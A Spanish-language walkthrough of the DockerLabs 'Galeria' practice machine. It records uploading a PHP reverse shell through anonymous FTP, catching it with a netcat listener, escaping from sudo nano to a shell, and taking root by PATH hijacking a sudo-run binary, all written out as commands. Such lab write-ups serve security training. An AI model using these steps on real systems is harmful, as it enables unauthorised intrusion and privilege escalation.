> For the complete documentation index, see [llms.txt](https://itskode.gitbook.io/pentesting/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://itskode.gitbook.io/pentesting/dockerlabs/facil/galeria.md).
# Galeria
## Introduccion
En este laboratorio de DockerLabs se compromete una maquina Linux que expone FTP anonimo y HTTP.
La cadena empieza con un FTP anonimo que comparte el mismo directorio de imagenes servido por la web. Al subir una reverse shell PHP dentro del directorio `ftp`, el archivo queda accesible desde `/gallery/uploads/images/ftp/` y permite obtener una shell como `www-data`.
Desde `www-data`, una regla `sudo` permite ejecutar `nano` como el usuario `gallery`, lo que se aprovecha con la tecnica de GTFOBins para abrir una shell. La escalada final llega por una regla `sudo` sobre `/usr/local/bin/runme`, un binario que llama a `convert` sin ruta absoluta. Al secuestrar el `PATH` con un `convert` malicioso, se obtiene una shell como `root`.
***
## Reconocimiento

Se realiza un escaneo de versiones con Nmap:
```bash
nmap -sVCS -Pn -n -p- 172.17.0.2
```
El escaneo muestra dos puertos abiertos:
| Puerto | Servicio | Version |
| ------ | -------- | -------------------------- |
| 21/tcp | FTP | vsftpd 3.0.5 |
| 80/tcp | HTTP | Apache httpd 2.4.58 Ubuntu |
Nmap detecta acceso FTP anonimo y el titulo del sitio HTTP:
```
Gallery
```
***
## FTP anonimo

Se accede al FTP como `anonymous`:
```bash
ftp 172.17.0.2
```
El listado muestra varias imagenes y un directorio `ftp`:
```
ftp/
image_1.jpg
image_2.jpg
image_3.jpg
image_4.jpg
image_5.jpg
image_6.jpg
image_7.jpg
```

Al revisar el mismo contenido desde HTTP se confirma que el directorio esta publicado por Apache:
```
http://172.17.0.2/gallery/uploads/images/
```
***
## Subida de reverse shell

Se prepara una reverse shell PHP y se sube al directorio `ftp` desde el servicio FTP:
```bash
put revshell.php
```
Se deja un listener en la maquina atacante:
```bash
nc -lvnp 4444
```
Al ejecutar la reverse shell desde el navegador:
```
http://172.17.0.2/gallery/uploads/images/ftp/revshell.php
```
se recibe una conexion como `www-data`:
***
## Movimiento lateral a gallery

Como `www-data`, se revisan los permisos de `sudo`:
```bash
sudo -l
```
El usuario puede ejecutar `nano` sin password como `gallery`:
```
(gallery) NOPASSWD: /bin/nano
```

En GTFOBins se comprueba la tecnica para escapar desde `nano` a una shell:

Se ejecuta `nano` como `gallery`:
```bash
sudo -u gallery /bin/nano
```
Dentro de `nano` se usa:
```
Ctrl+R
Ctrl+X
reset; sh 1>&0 2>&0
```
Se confirma el usuario:
```bash
whoami
```
```
gallery
```
***
## Enumeracion como gallery
Como `gallery`, se revisan los permisos de `sudo`:
```bash
sudo -l
```
El usuario puede ejecutar `/usr/local/bin/runme` como cualquier usuario sin password:
```
(ALL) NOPASSWD: /usr/local/bin/runme
```
Se inspecciona el binario con `strings`:
```bash
strings /usr/local/bin/runme
```
El binario ejecuta `convert` sin usar ruta absoluta:
```
convert /var/www/html/gallery/uploads/images/input.png /var/www/html/gallery/uploads/images/output.jpg
```
Esto permite un secuestro de `PATH`: si se coloca un ejecutable llamado `convert` antes que el binario legitimo en el `PATH`, `runme` lo ejecutara con privilegios de root.
***
## Escalada a root
Se crea un `convert` malicioso en el directorio actual:
```bash
echo '/bin/bash' > convert
chmod 777 convert
export PATH=.:$PATH
```

Se ejecuta `runme` con `sudo`:
```bash
sudo /usr/local/bin/runme
whoami
```
La shell final es de `root`.
***
## Resumen
La ruta completa de la maquina queda asi:
1. Escaneo con Nmap para identificar FTP y HTTP.
2. Acceso anonimo al FTP.
3. Confirmacion de que `/gallery/uploads/images/` esta publicado por Apache.
4. Subida de `revshell.php` al directorio `ftp`.
5. Ejecucion de la reverse shell desde la web.
6. Shell como `www-data`.
7. Abuso de `sudo nano` para saltar a `gallery`.
8. Enumeracion de `/usr/local/bin/runme`.
9. Identificacion de llamada a `convert` sin ruta absoluta.
10. PATH hijacking mediante un `convert` malicioso.
11. Ejecucion de `runme` con `sudo` para obtener shell como `root`.